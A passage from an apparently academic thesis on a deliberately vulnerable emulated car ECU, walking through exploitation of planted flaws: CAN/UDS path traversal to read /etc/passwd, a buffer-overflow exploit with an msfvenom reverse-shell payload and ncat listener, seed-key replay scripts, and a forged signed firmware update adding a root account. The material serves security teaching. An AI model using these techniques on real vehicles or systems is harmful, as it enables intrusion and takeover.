The ECU implements update functionality using the SWUpdate software. In order to be able to initiate the update process, the ECU diagnostic session needs to be switched to the programming session as described in the 4.4.1 section. After switching to the programming session, `swupdate` service is started by forking the UDS service and running the 4.6 command.

The `-k` command-line argument is used to specify a path to the public key. In this case the key stored in `/home/bot/swupdate-public.pem` file is loaded. The key from this file is used for validation of the uploaded update packages. Only packages signed by the private key corresponding to this public key are accepted.

The `-w` argument stands for webserver. Using this argument, further parameters can be passed to the mongoose webserver. The parameter `-r` defines the path to the document root directory where the webpage used for uploading the update is located.

The SWUpdate server is started on the ECU with a prepared web interface. The default port used for the file upload interface is port 8080. Through this interface, the user can upload an update image and proceed with the software update. For the image to be accepted, it needs to match the valid update format, and it needs to be signed by the private key corresponding to the public key specified while calling the SWUpdate executable.

The vulnerability involved in the exploitation of the software update is not implemented in SWUpdate software itself. The problem is in access permissions to the public key file used for upload verification. The SWUpdate itself runs with elevated root privileges, but the update verification relies on the key being accessible even to the user with lower privileges.


4.7 Usage

Emulated ECU is loaded from the image contained on the attachment media. To use this image, it is required to write it onto the micro SD card. For this purpose, any tool capable of flashing an attached image to an SD card can be used. Win32 Disk Imager was used for this purpose as depicted in figure 4.6.

Raspberry Pi board is powered up upon connecting the power source through micro USB connector. After powering up, the OS is booted and set up automatically. The connection between the computer and emulated ECU board is established through USB to CAN connector and via Ethernet cable. Further details about used components are described in section 4.1.1 of this chapter.

In case of any problems with the ECU caused during the exploitation attempts the original image, including the operating system with all supported services, can be flashed again to the SD card to start from the initial state.

During the development, the `ssh` connection to `pi` account was used to administer and configure the device. The `ssh` is configured to support only the public key as an authentication



■ **Figure 4.6** Win32 Disk Imager used to write image to SD card

method. This protocol in itself is not part of ECU implementation but can still be used in case of administration or after gaining access to some user account during the exploitation.

Exploitation

Previous chapters described the ECU design and implementation, this chapter takes a look at implemented functions from the attacker's perspective to discover and exploit implemented vulnerabilities.

At first, the attacker, like any other ECU user, needs to set up the connection with the tested unit. After connecting to the unit the information gathering phase starts. The ways how to discover supported services and more details about the system.

The other sections are dedicated to a detailed description of the exploitation of each implemented vulnerability.

5.1 Setup

Interaction with the ECU was done from the Windows computer with Linux based Parrot OS installed in virtual VMware environment. USB to CAN interface was passed to the virtual OS so that the virtual machine could manage the communication on the CAN bus.

After connecting the USB to the CAN adapter, the `can0` interface is enabled by command 5.1.

The communication on the CAN bus can be observed or sent using tools from `can-utils` package. In addition, python supports sending and receiving CAN message with package `isotp` package.

After setting up the CAN interface, network traffic can be observed and filtered using tools like Wireshark, `candump` or `isotpdump`.

The Ethernet connection from the ECU was established with the host Windows machine. The IP address `192.168.2.1` was set on connected interface with netmask `255.255.255.0`.

5.2 Enumeration

The Caring Caribou tool described in section 2.5.2 is first used to discover any possible UDS servers operating on the CAN bus. The usage example for implemented ECU is displayed in 5.2.

Code listing 5.1 Enabling CAN interface

```
sudo ip link set can0 up type can bitrate 50000
sudo ip link set can0 qlen 10000
```

■ **Table 5.1** Filtered part of recorded communication with the undocumented service

CAN ID	Data	ASCII decoding
0x7df	10 0d 1b 61 64 61 73 2d	...adas-
0x7e8	30 08 00 00 00 00 00 00
0x7df	21 6f 75 74 2e 6c 6f 67	.out.log
0x7e8	06 5b aa aa aa aa aa
0x7e8	06 5b aa aa aa aa aa
0x7e8	[...]

■ **Table 5.2** Communication captured by `candump` while sending `abc` string to undocumented service

CAN ID	Data	ASCII decoding
0x7df	04 1B 61 62 63	..abc
0x7e8	07 5B 6E 6F 46 69 6C 65	..noFile

From the output, it can be observed that one UDS service was discovered responding to frames with identifier `0x7df` while responding with frames identified by `0x7e8`.

The next part of the 5.2 enumeration output shows the results of services enumeration. In total, six services were discovered as supported by the UDS server. Description of well-known enumerated services is in section 1.5.1.

For `READ_DATA_BY_IDENTIFIER` service, the Caring Caribou `dump_dids` option of the `uds` module is used to enumerate all possible IDs from `0x0000` to `0xFFFF`. The result of this enumeration is also displayed in listing 5.2.

The script prints out each obtained record in hexadecimal form. Decoding obtained results from hex bytes into ASCII yields results presented in the listing 5.3. In this case, the received data provide additional information about used software, file names, system architecture, and other valuable details about other supported services.

Part of enumeration is also an analysis of included captured traffic. The network traffic was captured and can be analyzed using the Wireshark tool. The Wireshark displays captured frames and their structure while also enabling traffic filtering features to more easily analyze the data. More about data filtering and analysis is mentioned in section 5.5.2.

5.3 Exploiting arbitrary file read

The ECU implements undocumented services. To closer evaluate the meaning of this service, two approaches can be taken. The first observation comes from filtering captured network traffic. Filtering for UDS traffic can be done by specifying the appropriate identifiers. Example of such applicable in Wireshark filter:

```
(can.id == 0x7e8 || can.id == 0x7df)
```

Applying this filter displays ISO-TP communication with undocumented services as depicted in table 5.1.

The file name `adas-out.log` observable here matches the string discovered while reading and decoding data by an identifier with the Caring Caribou tool depicted in 5.2.

5.3.1 Test file download

The second option to obtain more information about the service is to send frames to it and observing the response, an example of this communication is shown in table 5.2.

An attacker can observe that the service expects a valid file name from this communication. Requesting the original file with a relative path such as `./adas-out.log` and monitoring the

■ **Code listing 5.3** ASCII decoded data obtained by `dump.dids uds` module

```
Linux ECU 5.10.63-v8+ #1459 SMP PREEMPT Wed Oct 6 16:42:49 BST 2021
aarch64 GNU/Linux
-----
/usr/vendor/adas/inputprocessor
./adas-out.log
ADAS LISTENER 0x222
uid=1001(bot) gid=1001(bot) groups=1001(bot)
-----
/home/bot/uds-server-2
./seed
UDS LISTENER 0x7df
uid=0(root) gid=0(root) groups=0(root)
-----
SWUpdate - Programming session
http://localhost:8080
Software Update for Level 5 ADAS SYSTEM
swupdate -v -k /home/bot/swupdate-public.pem -w
'-r_/home/pi/swupdate/web-app'
-----
```

■ **Table 5.3** Requesting `../../../../etc/passwd` file from undocumented service

CAN ID	Data	ASCII decoding
0x7df	10 17 1B 2E 2E 2F 2E 2E/..
0x7e8	30 08 00 00 00 00 00 00
0x7df	21 2F 2E 2E 2F 2E 2E 2F	./..././
0x7df	22 65 74 63 2F 70 61 73	.etc/pas
0x7df	23 73 77 64	.swd
0x7e8	06 5B 72 6F 6F 74 3A	..root:
0x7e8	06 5B 78 3A 30 3A 30	..x:0:0
0x7e8	06 5B 3A 72 6F 6F 74	...:root
0x7e8	06 5B 3A 2F 72 6F 6F	.../roo
0x7e8	06 5B 74 3A 2F 62 69	..t:/bi
0x7e8	[...]	[...]

response leads to a similar result as sending only the file name itself.

5.3.2 Path traversal

Next to try is a path traversal to obtaining some generally used files on ECU's file system such as `/etc/passwd`. The path traversal works in a way that, usage of two dots moves from the local directory to the parent directory creating a relative path. In case the developers want only files in a certain folder to be accessible and do not implement a mechanism how to prevent this way of submitting and processing the file name, path traversal is possible.

As the attacker has no idea about used local folder, multiple attempts with different number of double dots might be needed before the relative path reaches the file system root and from there carries on to the desired file.

A successful request for a given file is illustrated by communication in table 5.3.

This way, the attacker is able to exploit path traversal to download an arbitrary file from the ECU. To automate the process of downloading any file, the script `file-download.py` is used.

Code listing 5.4 Part of file-download.py script

```
if len(sys.argv) > 1:
    filename = sys.argv[1]
    payload += filename.encode('utf-8')

s1.send(payload)

download_started = False

downloaded_file = b""

start_time = time.time()
while True:
    resp = s2.recv()
    if resp is not None:
        if resp[0] == 0x5b:
            download_started = True
            downloaded_file += resp[1:]
    cur_time = time.time()
    if download_started and (cur_time > start_time + 30 or resp is None):
        break
```

This script sends the file name to the undocumented service and listens on the CAN bus for further send frames.

From frames started by byte 0x5B signaling the response to file download request, it stores file content bytes, and once the stream of frames containing the file content stops; it stores the downloaded file into a local file. Part of this script responsible for file download is shown in the listing 5.4.

Exploiting this vulnerability gives read access to many files present on the ECU only by knowing the file name and path. The same approach can also be applied to downloading executable files. This is useful in exploiting other vulnerabilities since the downloaded executable managing other services can be analyzed locally after the download.

5.4 Exploiting buffer overflow

The ECU implements service listening for CAN messages with identifier 0x222. More information about this service is obtained from enumeration 5.3. This observation hints the name of the binary handling the service to be `/usr/vendor/adas/inputprocessor`. To further investigate the binary managing the service, vulnerability 5.3 can be used to download it and analyze code locally.

5.4.1 Buffer size

Sending messages to this service results in a response containing the length of sent data. An attacker can send longer and longer data payloads and observe responses. The service should, at some point, reach a limit on how long messages it is able to receive and process while not responding to longer messages. To find out used buffer size, the following command can be used with different values indicating the number of send bytes:

```
$ python -c 'print(176 * "AA ")' | isotpsend -s 222 -d 211 can0
```

Observing transmitted data after sending further increasing length of data the the server stops responding while sending 184 or more bytes.

Code listing 5.5 Parts of code receiving messages with ID 0x222 vulnerable for buffer overflow

```
int debug_printer(uint8_t * buffer, u_int16_t len) {
    uint8_t data[160];
    memcpy(data, buffer, len);
}

int can_print(uint8_t * buffer, u_int16_t len) {
    debug_printer(buffer, len);
    append_to_log(buffer, len);
    return 0;
}

int main(void) {

    s = socket(PF_CAN, SOCK_RAW, CAN_RAW);

    while(1) {
        ret = can_receive(&id, data, &len);
        if (0x222 == id) {
            ret = isotp_receive(&g_phylink,
                               payload, payload_size, &out_size);
            if (ISOTP_RET_OK == ret) {
                can_print(payload, payload_size);
                payload[1] = payload_size;
                ret = isotp_send(&g_phylink, payload, 2);
            }
        }
    }
    return 0;
}
```

The vulnerable part of the code and its usage is displayed in code sample 5.5. Problematic function is function `debug_printer()`. This function has hardcoded buffer size and does not implement validation for the length of passed data before copying it. Received data are stored in the *buffer* variable, and *len* variable corresponds to the length of received data, which can be longer than the specified 160 bytes. Sending a message longer than 160 bytes will lead to a buffer overflow.

5.4.2 Executable analysis

The idea of exploiting this vulnerability is to fill the stack with executable instructions and rewrite the return address with overflowing bytes. Instead of returning from the function, the process will continue on the rewritten address. This overwritten address should lead to the start of instructions written in the buffer by the payload. The beginning of the payload will be padded with no operation instruction, so that size of the payload matches the required length to overflow the exact address. Another benefit of NOP instructions at the start of the buffer is that the attacker does not need to specify the exact address of the payload start; using the address of any NOP instruction will lead to payload execution.

Running the program in the GDB debugger and sending the 184 byte payload ended by `0x0000007fffffff7a0` in little-endian encoding results in Illegal instruction error message 5.6. The program attempted to execute the instruction on a given address but failed to decode it as legitimate instruction. This leads to terminating the program. The only required adjustment is

■ **Code listing 5.6** GDB buffer overflow output

```
$ gdb /usr/vendor/adas/inputprocessor
(gdb) run
Program received signal SIGILL, Illegal instruction.
0x0000007fffffff7a8 in ?? ()
```

■ **Code listing 5.7** Part of `buffer-of.py` script guessing stack addresses

```
end_addr = b"\xd8\xf6"
rest_addr = b"\xff\xff\xf0\x00\x00"
stack_address_guess = end_addr + rest_addr

for i in range(0xf7a0, 0xffff, 8):
    hex_string_part = (i).to_bytes(2, byteorder='little')
    whole_addr = hex_string_part + rest_addr
    print(whole_addr)
    s1.send(buf + whole_addr)
    time.sleep(3) # wait for service restart
```

to specify the valid stack address of the NOP sled payload.

Setting a breakpoint in the `debug_printer()` function, causing the overflow, returning to `can_print()` function and printing saved program counter and state of the stack is displayed in listing 5.8. From this output, it is possible to observe the address of the buffer being `0x7fffffff060`, stored payload on the stack, and that address `0x7fffffff7a0` will be used as the return address. To execute the payload last 8 bytes of the payload needs to be `0x7fffffff060` to point the return address to the start of the payload.

Running downloaded file locally in the debugger, it is possible to read used stack addresses in order to specify the exact address to overwrite. However, stack addresses on the remote system might differ depending on how the program was launched, such as what command line variables values were passed at startup. To compensate for this, the exploitation script is used to brute-force possible addresses. Part of this script enumerating the stack address is shown in listing 5.7.

The bytes of address guess are inserted in reverse order so that the address is stored correctly on the stack. The payload of exact length is stored in variable `buf` while the address is appended at the end. In case the address misses the NOP sled at the payload start, it will likely cause termination of the running process. In that case, the short wait period is added so that the service has time to restart.

5.4.3 Generating payload

This is the opportunity to select what code should run on the remote machine. Once the stack content can be decoded as valid instruction and if the stack is executable, the process starts executing the instruction written into the buffer.

The purpose of the used payload is to create a back connection to a specified address and port. Attacker listening on specified address and port will gain access to exploited ECU.

To generate the payload exploiting this vulnerability `msfvenom` tool is used with the following command.

```
$ msfvenom -p linux/aarch64/shell_reverse_tcp -a aarch64 --platform Linux
-f python -n 176 --pad-nops LHOST=192.168.2.1 LPORT=8888
```

The parameter `-p` specifies a targeted architecture and which payload type should be generated. The `-n` specifies the required payload length in combination with `--pad-nop` padding

■ **Code listing 5.8** GDB buffer overflow output at a breakpoint

```

$ gdb /usr/vendor/adas/inputprocessor
(gdb) b*debug_printer+80
(gdb) run
(gdb) next
98     }
(gdb) next
can_print (
    buffer=0x7fffffff060 "\343\003\003*\343\003\003*\343\003\003*\343
\003\003*\343\003\003*\343\003\003*\343\003\003*\343\003\003*\343
113     append_to_log(buffer, len);
(gdb) info frame
Stack level 0, frame at 0x7fffffff050:
pc = 0x5555550f44 in can_print (test.c:113); saved pc = 0x7fffffff7a0
(gdb) x/32xg $sp
0x7fffffff030:  0x0000000000000000      0x0000007fffffff7a0
0x7fffffff040:  0x00b800000000002a      0x0000007fffffff060
0x7fffffff050:  0x00000007fffffff480    0x0000007ff7e5a218
0x7fffffff060:  0x2a0303e32a0303e3      0x2a0303e32a0303e3
0x7fffffff070:  0x2a0303e32a0303e3      0xd2800021d2800040
0x7fffffff080:  0xd28018c8d2800002      0xaa0003e3d4000001
0x7fffffff090:  0xd280020210000341      0xd4000001d2801968
0x7fffffff0a0:  0xaa0303e035000260      0xd2800001d2800002
0x7fffffff0b0:  0xd4000001d2800308      0xd2800308d2800021
0x7fffffff0c0:  0xd2800041d4000001      0xd4000001d2800308
0x7fffffff0d0:  0xd280000210000180      0xf90007e2f90003e0
0x7fffffff0e0:  0xd2801ba8910003e1      0xd2800000d4000001
0x7fffffff0f0:  0xd4000001d2800ba8      0x0102a8c0b8220002
0x7fffffff100:  0x0068732f6e69622f      0x0000000000000000
0x7fffffff110:  0x00000007fffffff7a0    0x0000007ff7ffde20
0x7fffffff120:  0x0000000000000000      0x0000000000000000

```


the start of the payload with no operation instructions. The target architecture is mentioned in data obtained by enumeration or can be spotted by analyzing the downloaded file:

```
file /usr/vendor/adas/inputprocessor
/usr/vendor/adas/inputprocessor: ELF 64-bit LSB pie executable,
ARM aarch64, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux-aarch64.so.1,
BuildID[sha1]=a4b801eae11f62beeb79ce2859d33f0cd060aa47,
for GNU/Linux 3.7.0, with debug_info, not stripped
```

Successful exploitation will lead to a connection from the ECU to the specified host. In order to accept the connection and execute further commands as an attacker on the remote machine, a listener needs to be started before launching the exploitation script. Example of listening for inbound connection in Windows Powershell:

```
ncat.exe -v1 192.168.2.1 8888
```

Since the connection is, in this case, directed to another listener, the running buffer overflow script has no way to recognize which, if any, attempted stack address caused payload execution. Once the connection with `ncat` is established, the running script can be terminated to stop sending further payloads. The exploitation of this vulnerability leads to gaining low privileged access to the implemented ECU.

5.5 Exploiting vulnerable seed-key

Switching to a programming session to possibly extend the available system functions require passing a seed-key challenge.

To pass this challenge connected user needs the first request seed from the UDS server and then responds with a key corresponding to that seed. This should authenticate the user by demonstrating the knowledge of an algorithm used to generate a valid key from a given seed.

There are two possible ways of defeating this security mechanism. The first is to find out the used algorithm. This could be achieved by reverse-engineering used software or by finding a pattern in multiple valid seed-key exchanges.

Another way to exploit this vulnerability emerges when reusing the same seed multiple times. Since the algorithm is deterministic, once any valid seed-key exchange is captured, the attacker only needs to keep requesting seeds from the UDS service until previously seen seed repeats and then replay the same key as observed.

5.5.1 UDS seed randomness fuzzer

Caring Caribou script can be used to uncover the seed repetition. The `seed_randomness_fuzzer` script is part of Caring Caribou `uds_fuzz` module. This script sends specified seed requests followed by the ECU reset while observing given seeds. A number of captured seeds is displayed during the runtime. After stopping the program using `Ctrl+C` signal duplicate seeds are printed if detected. The output of this script is captured in listing 5.9. Print of all captured seeds is skipped; the skip is illustrated by the dots.

5.5.2 Valid key search

Previous communication with the UDS server can be filtered in the provided log. A more specific filter can be applied to match communication with the exact service. Example of filtering for Security Access service communication with the UDS server:

```
(can.id == 0x7e8 || can.id == 0x7df) && (data.data[1] == 0x27 || data.data[1] == 0x67)
```

Filtered traffic is captured in table 5.4.

■ **Code listing 5.9** Caring Caribou seed randomness testing

```
$ sudo python2 cc.py -i can0 uds_fuzz seed_randomness_fuzzer \
  -r 2 -d 1 2701 0x7df 0x7e8

-----
CARING CARIBOU v0.3
-----

Loaded module 'uds_fuzz'

Security seed dump started. Press Ctrl+C if you need to stop.

^CInterrupted by user.1 (Total captured: 128)

Security Access Seeds captured:
9c4fb21a
3751d3ce
5a332aea
[...]
9c4fb21a
8aab69b6
cdf96fb1

Duplicates found:
set(['55e56798', '7ac55f3d', 'a2caedaa', '4685e35d', 'd9c6ab4b',
'45a4f319', '8aab69b6', '62e32655', 'dd832c57', '7f57806e', '26faeff8',
'338a5312', '5d19c8ef', '9c4fb21a', '15debfee', 'ad757fb8', '4219d322',
'2471b3bf', 'b2db1cd4', '586e74fd', '5a332aea', '0248c2ba', '6d8a87f3',
'c1af291b', '33538ff6'])
```

■ **Table 5.4** Seed-key exchange from captured traffic

CAN ID	Data	Description
0x7df	02 27 01	Seed request
0x7e8	06 67 01 78 B1 60 2B	Seed 78 B1 60 2B
0x7df	06 27 02 79 B3 64 23	Key 79 B3 64 23
0x7e8	07 67 02	Key accepted

■ **Table 5.5** Seed-key and session switching

CAN ID	Data	Description
0x7df	02 10 02	Programming session switch request
0x7e8	06 7F 22 00 00 00 00 00	Switch rejected - conditionNotCorrect
0x7df	02 27 01	Seed request
0x7e8	06 67 01 1A 94 55 04	Seed 1A 94 55 04
0x7df	06 27 02 79 B3 64 23	Sending know key 79 B3 64 23
0x7e8	07 67 35 00 00 00 00 00	Key rejected
0x7df	02 27 01	Seed request
0x7e8	06 67 01 AA 45 4A 68	Seed AA 45 4A 68
...	...	Keep requesting until seed repeats
0x7df	02 27 01	Seed request
0x7e8	06 67 01 78 B1 60 2B	Seed 78 B1 60 2B repeated
0x7df	06 27 02 79 B3 64 23	Sending know key 79 B3 64 23
0x7e8	07 67 02 00 00 00 00 00	Key accepted
0x7df	02 10 02	Switching to programming session
0x7e8	06 50 02 00 32 01 F4 AA	Switch confirmed

5.5.3 Scripting seed requests

The attacker can pass the seed-key challenge once seed repetition is observed and a previously used valid key is known. To automate the exploitation, a python script 5.10 is used.

The script keeps requesting a new seed until seed 78 B1 60 2B is repeated. Then, the same key as observed in captured traffic is repeated to pass the validation.

The script keeps flooding the CAN bus with the requests for a new seed. It is possible that the ECU gets overwhelmed by the requests and processes seed request even after the script stops requesting new seeds and send stored valid key. In this case, the UDS service expects a key corresponding to a newly generated seed, and the key known by the attacker is rejected. For these cases, the attacker resets the ECU and starts over.

Once passed, the session is switched to a programming session. Before passing the seed-key challenge the UDS server responding to switching to the programming session with negative response depicted in 5.5.

5.6 Exploiting software update

The previous section 5.5 covered how to exploit the vulnerable seed-key algorithm to activate the programming session. The exploitation of this vulnerability also requires obtaining low privileged remote access to the ECU. This can be achieved by exploiting the buffer overflow vulnerability described in section 5.4.

Switching into the programming session starts SWUpdate software listening on TCP port 8080. This tool enables to upload update packages through the web interface while the SWUpdate attempts to install it. Information about this interface can be decoded from information obtained from dumping data by identifiers depicted in 5.2.

A new open port on the remote device can also be detected by running a Nmap scan. The Nmap identified running HTTP service at port 8080 as depicted in 5.11.

Any browser can visit a web service running at port 8080. Visual representation of the web interface is captured in figure 5.1.

■ **Code listing 5.10** Python `seed.py` script used to pass the seed-key challenge with known key

```
import isotp
import time

s1 = isotp.socket()
s2 = isotp.socket()

s1.set_fc_opts(stmin=5, bs=10)
s2.set_fc_opts(stmin=5, bs=10)

src_identifier = 0x7e8
dst_identifier = 0x7df

s1.bind("can0", isotp.Address(rxid=src_identifier, txid=dst_identifier))
s2.bind("can0", isotp.Address(rxid=src_identifier, txid=dst_identifier))


request_seed = b"\x27\x01"
known_seed   = b"\x67\x01\x78\xb1\x60\x2b"
valid_key    = b"\x27\x02\x79\xb3\x64\x23"

programming_session = b"\x10\x02"
positive_resp       = b"\x67\x02"
reset_ecu           = b"\x11\x02"

while True:
    s1.send(request_seed)
    resp = s2.recv()
    if resp is not None:
        print(resp.hex())
        if resp == known_seed:
            s1.send(valid_key)
            resp = s2.recv()
            if positive_resp in resp:
                s1.send(programming_session)
                print("Programming session started")
                break
            else:
                print("KEY FAILED - Retrying")
                s1.send(reset_ecu)
```

■ **Code listing 5.11** Scanning ECU's address accessible over the Ethernet

```
$ nmap -sV 192.168.2.123
Nmap scan report for 192.168.2.123
Host is up (0.00022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5 (protocol 2.0)
8080/tcp  open  http-proxy   Mongoose/6.18
MAC Address: B8:27:EB:AB:CD:EF (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



■ Figure 5.1 SWUpdate web update interface

5.6.1 SWUpdate image format

The SWUpdate tool enables updating the remote system by uploading the update file in multiple formats. One of those formats is the flexible update format. [25] This format requires the creation of a configuration file called `sw-description`. This file stores information about software versions, which file to install, and where to install it on the remote system.

Variable `filename` contains the name of the local file later included in the update image. In case the SWUpdate uses a public key to validate the integrity of the uploaded file, the `sha256` variable is also required. This variable contains the SHA256 hash of the file specified in `filename`. The `path` states where to install the file on the remote file system. A typical path such as `/usr/bin/binary-to-update` would be used to replace the binary with its new version.

5.6.2 Exploitation update file

To escalate privileges, the attacker can exploit the SWUpdate's elevated privileges to replace any file present on the remote system. In this case, the `/etc/passwd` file is replaced with a version that contains an additional user with root privileges. Uploading an updated version of this file creates a new privileged user account under control of the attacker on the remote system. The

■ **Code listing 5.12** Content of `sw-description` file

```
software =
{
  version = "1.0.1";
  raspbian = {
    hardware-compatibility: [ "1.0" ];
    files: (
      {
        filename = "SWUpdate";
        path = "/etc/passwd";
        sha256 = "720c39e7877bc3085a97ad3f610b04e7b9e04cccc1ce08ae7eca5
38b16d2060";
      }
    );
  };
}
```

attacker with remote access obtained by exploiting the buffer overflow vulnerability can switch to the new user account to elevate the privileges.

The `/etc/passwd` consist from copy of original version of the file extented with following line:
hacker:\$1\$hacker\$5mIZLwyyJPgBRRNtKnly0.:0:0:./root:/bin/bash

The first field delimited by a colon states the new user name; the second field is password salt and hash. The new password is `root` salted with the same word used as a new user name – `hacker`. The hash was generated by command:

```
$ openssl passwd -1 -salt hacker root
```

A software update image can be created from those two files, but such a file is rejected by the `SWUpdate` since it was launched with the public key, and therefore it accepts only images signed with the corresponding private key.

5.6.3 Signing forged update

The attacker is able to control the public key file on the remote system. This can be exploited by creating new key pair under attacker control, signing the image with a new private key, and replacing a remotely used public key with the attacker's new public key. Attacker's new key will be used once the `SWUpdate` is restarted.

The process of key pair generation and image signing is shown in the listing 5.13.

After creation of signed image file called `forged-update-image-v1-signed.swu` the attacker needs to replaces content of `/home/bot/swupdate-public.pem` with used attacker public key (`forged-swupdate-public.pem`). Once the key is replaced, the attacker needs to restart the UDS service. The restart can be achieved simply by sending ECU reset frame:

```
$ cansend can0 '7df#0210010000000000'
```

Restarted the UDS server will be once again in the default session. The attacker needs to once again start the `SWUpdate` by exploiting the reused seed once more as described in 5.5.

Uploading the image now will result in success and adds a new priviledged user account. The attacker can use `su` command to switch to `hacker` account and use `root` privileges.

Code listing 5.13 Generating new key pair and signing the malicious image

```
$ # GENERATING PRIVATE KEY
$ openssl genrsa -out forged-swupdate-priv.pem

$ # GENERATING MATCHING PUBLIC KEY
$ openssl rsa -in forged-swupdate-priv.pem \
  -out forged-swupdate-public.pem -outform PEM -pubout

$ # GENERATING SIGNATURE FILE
$ openssl dgst -sha256 -sign forged-swupdate-priv.pem sw-description \
  > sw-description.sig

$ # GENERATING SIGNED IMAGE
$ for i in sw-description sw-description.sig SWUpdate; do echo $i; done \
  | cpio -ov -H crc > forged-update-image-v1-signed.swu
```


Conclusion

The thesis aimed to develop a vulnerable electronic control unit to be used as a part of computer security lectures. The more general goal is increasing overall knowledge of automotive systems and their security threats.

After surveying modern vehicle architecture, its computer systems, and networks from a cyber security perspective, the hardware, and software for the simulated electronic control unit were designed. Hardware design consists of single-board computer with extension board providing support for CAN interface. The selected software implements the functionality of the UDS server with multiple services, a single application receiving and storing messages, a software update feature, and CAN traffic simulator.

Security vulnerabilities were designed to correspond with possible security issues of car computer systems. In total, four major vulnerabilities were implemented. Arbitrary file read using path traversal in undocumented service, buffer overflow, vulnerable seed-key algorithm, and forged software update. The exploitation of implemented vulnerabilities was covered in the last chapter.

The hardware and software components simulating the functionality of real-world automotive ECU were researched, designed, and implemented. Common vulnerabilities relevant to the systems used in the car industry were included in the development. Vulnerability exploitation was covered step by step, demonstrating security issues. Problems related to automotive cyber security can be demonstrated using the developed device.

This work could be further extended by implementing additional features. New hardware units or controllers could be connected or software services supported to resemble the actual car network even more.

While implementing only a small sample of car systems, the implemented ECU can be used as a practical example of a specialized computer equipment that most students might never have a chance to examine.

Bibliography

1. LEEN; HEFFERNAN. Expanding automotive electronic systems. *Computer*. 2002, vol. 35, no. 1, pp. 88–93. Available from DOI: 10.1109/2.976923.
2. SARACCO, Roberto. 2016. Available also from: <https://cmte.ieee.org/futuredirections/2016/01/13/guess-what-requires-150-million-lines-of-code/>.
3. APOSTU, Silviu; BURKACKY, Ondrej; DEICHMANN, Johannes; DOLL, Georg. *Automotive Software and electrical/electronic architecture: Implications for oems*. McKinsey & Company, 2019. Available also from: <https://www.mckinsey.com/industries/automotive-and-assembly/our-insights/automotive-software-and-electrical-electronic-architecture-implications-for-oems>.
4. SKRUCH, Pawel. An educational tool for teaching vehicle electronic system architecture. *International Journal of Electrical Engineering Education*. 2011, vol. 48, no. 2, pp. 178–187.
5. *Road vehicles – Local Interconnect Network (LIN) – Part 3: Protocol specification*. Geneva, CH, 2016. Standard. International Organization for Standardization. Available also from: <https://www.iso.org/standard/61224.html>.
6. *Road vehicles – Media Oriented Systems Transport (MOST) – Part 8: 150-Mbit/s optical physical layer*. Geneva, CH, 2016. Standard. International Organization for Standardization. Available also from: <https://www.iso.org/obp/ui/>.
7. SMITH, Craig. In: *The car hacker’s Handbook: A guide for the penetration tester*. No starch press, 2016.
